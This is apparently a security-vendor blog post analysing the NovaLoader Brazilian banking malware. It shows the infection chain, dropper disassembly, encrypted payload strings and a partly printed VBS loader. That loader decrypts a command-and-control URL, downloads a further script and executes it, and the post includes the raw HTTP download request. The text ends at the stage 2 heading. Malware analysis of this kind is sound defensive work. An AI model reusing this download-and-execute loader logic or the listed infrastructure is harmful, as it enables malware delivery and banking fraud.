NovaLoader, yet another Brazilian banking malware family

NovaLoader features a multi-stage payload delivery

By: Abhay Kant Yadav, Atinderpal Singh

April 24, 2019

NovaLoader, yet another Brazilian banking malware family

As part of our daily threat tracking activity, ThreatLabZ researchers recently came across an interesting Brazilian banking malware campaign. The malware, NovaLoader, was written in Delphi and made extensive use of Visual Basic Script (VBS) scripting language. Although the final payload was not entirely new and has been discussed by other security researchers, we found that the multi-stage payload delivery was unique.

Delivery method

In earlier documented campaigns, the delivery methods for this malware included spam, social engineering, and fake sites for popular software such as Java. The malware operators use a variety of available options to ensure malware delivery and try to avoid detection by security products. They often do so by abusing popular legitimate services like Dropbox, GitHub, Pastebin, AWS, GitLab, and others, as well as URL shorteners and dynamic DNS services such as No-IP and DynDNS.

NovaLoader is known to use AutoIt, PowerShell, and batch scripts in the infection chain, but this is the first time we have seen it use VBS. In this campaign, it is also using encrypted scripts instead of simply obfuscated ones.




Initial Delivery
Initial Payload
Decrypt and Run embedded VBS file
Stage #1 VBS
Downlaod Another Encrypted VBS File
CnC
Download Additional files Encrypted final payload, intermediate payload and sqlite dll
Decrypt and Run downloaded VBS file
Stage #2 VBS
Copies rundll32.exe and mwg.dll
Run Downloaded payload with rundll32.exe
Stage #3 Payload
Communicates
Decrypt and run final payload
Final Stage Payload

Fig.1: NovaLoader Infection flow

Main Dropper

MD5: 4ef89349a52f9fcf9a139736e236217e

The main dropper is very simple; its only purpose is to decrypt the embedded VB script and run the decrypted script.



```
mov   ecx, dword [arg_1ch]           ; [0x1c:4]=-1 ; 28
mov   eax, dword [arg_8h]            ; [0x8:4]=-1 ; 8
cmp   ecx, 0x10                     ; 16
lea   esi, [arg_8h]                 ; 8
cmovae esi, eax
lea   edx, [arg_8h]                 ; 8
cmovae edx, eax
mov   al, byte [esi]
mov   cl, 0x19                      ; 25
imul cl
add   al, byte [edx + 1]
sub   al, byte [local_30h]
sub   al, bl
add   al, 0x66                      ; 'f'
movzx eax, al
push eax
push ecx
lea   ecx, [local_28h]
call sub.string_too_long_e60
mov   esi, dword [arg_18h]           ; [0x18:4]=-1 ; 24
cmp   esi, 2                        ; 2
ja    0x4017c4
```

```
cmp  dword [arg_1ch], 0x10          ; [0x10:4]=-1 ; 16
lea  eax, [arg_8h]                  ; 8
cmovae eax, dword [arg_8h]
mov  dword [arg_18h], 0             ; [0x18:4]=-1 ; 0
mov  byte [eax], 0
jmp  0x4017ff
```

```
mov   edx, dword [arg_1ch]           ; [0x1c:4]=-1 ; 28
mov   ebx, dword [arg_8h]            ; [0x8:4]=-1 ; 8
cmp   edx, 0x10                     ; 16
lea   ecx, [arg_8h]                 ; 8
cmovae ecx, ebx
add   esi , 0xfffffffffffffffe
je    0x4017ec
```

```
push esi
lea   eax, [ecx + 2]                ; 2
push eax
push ecx
call fcn.00402c00
mov   edx, dword [arg_1ch]           ; [0x1c:4]=-1 ; 28
mov   ebx, dword [arg_8h]            ; [0x8:4]=-1 ; 8
add   esp , 0xc
```

```
lea   eax, [arg_8h]                 ; 8
cmp   edx, 0x10                     ; 16
cmovae eax, ebx
mov   ebx, dword [local_2ch]
mov   dword [arg_18h], esi           ; [0x18:4]=-1 ; 24
mov   byte [eax + esi], 0
```


```
cmp  dword [arg_18h], 0
ja   0x401773
```

```
mov  dword [edi + 0x14], 0xf        ; [0xf:4]=-1 ; 15
```

Fig. 2: Stage 1 VB script decryption loop

Stage 1 Script

Embedded script before and after decryption:



```
CGHGPGHGOGUHBGOGVGPGSGSGTGHGRGXESDQFIFCFGFCFSFCFSFCFOFAFKFAEYFAEYF
CFCFCFVFCFNFCFRFCFFFCFQFCEYFCFTFCFLFCFDFCFKFCFKFCFRFCEYFAEXFCFBFCF
KFCFTFCFAFAEYFCFBFCEYFCFAFCEYFCFBFCFNFAFCFAEXFCFSFDEWFCFSDQEPGJGYG
..............................................................
```


Before

```
dldkqwkrloopdnt="LFJFVFVFRDNDCDCFFFYFQFUFIFTFCFWFOFGFNFNFUFCDBFEFNF
function ombhebbjtpxdsutb(idforreiuxnjfsf)
    dim ycwtjhgnlfqdu
    qgqopfrlrftywoyq=19
    ediasmliciby=asc(Mid(idforreiuxnjfsf,1,1))-65
    dim lcrajigxmnvuk
    idforreiuxnjfsf=Mid(idforreiuxnjfsf,2,Len(idforreiuxnjfsf)-1)
    dim cufrmwscsfoe
    jobqxmjwplrcfhpfty8=""
    while(Len(idforreiuxnjfsf)>0)
        jobqxmjwplrcfh=jobqxmjwplrcfh&(Chr((((asc(Mid(idforreiuxnjf
        idforreiuxnjfsf=Mid(idforreiuxnjfsf,3,Len(idforreiuxnjfsf)-
    wEnd
    ombhebbjtpxdsutb=jobqxmjwplrcfh
end function
set fxytjvnnkpg=CreateObject(ombhebbjtpxdsutb("KEGEMEREGEFDEDAEMFFF
fxytjvnnkpg.open ombhebbjtpxdsutb("UEKEIEX"),ombhebbjtpxdsutb(dldkq
fxytjvnnkpg.send
function hrjjmlxuamuc
    Dim jpljaadjlefpjp
    jpljaadjlefpjp = DateAdd("s", 30, Now())
    Do Until (Now() > jpljaadjlefpjp)
    Loop
    execute(ombhebbjtpxdsutb(fxytjvnnkpg.responseText))
end function
```

After

Fig. 3: VB script before and after decryption

This VBS file will decrypt a URL (*dwosgraumellsa[.]club/cabaco2.txt*) to download another encrypted script and run that after decryption.




```
GET /cabaco2.txt HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: dwosgraumellsa.club

HTTP/1.1 200 OK
Date: Sat, 09 Feb 2019 05:03:38 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
Last-Modified: Fri, 08 Feb 2019 06:41:38 GMT
ETag: "9729-5815c403a8186"
Accept-Ranges: bytes
Content-Length: 38697
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain; charset=UTF-8

CFHFGCDEWFKFKFHFKCDFKEWFLFNFFEWCDFGEWFQFMBJBGBJBGBJBGBJBGEUFHFGFLFMCD
CDEUDNEADOCDCDCDDHCDDDCVBJBGEUFHFGFLFMCDCDEUDTDOCDCDDHCDCFCUCFBJBGEUF
HFGFLFMCDCDFLFDFHFFFWFJCDCDDHCDCFFAFMFMFIDFCSCSFVFPFHFLFYFKFSFNFFFWFF
```

D

Fig. 4: Download request for the next stage, an encrypted payload

Stage 2 Script

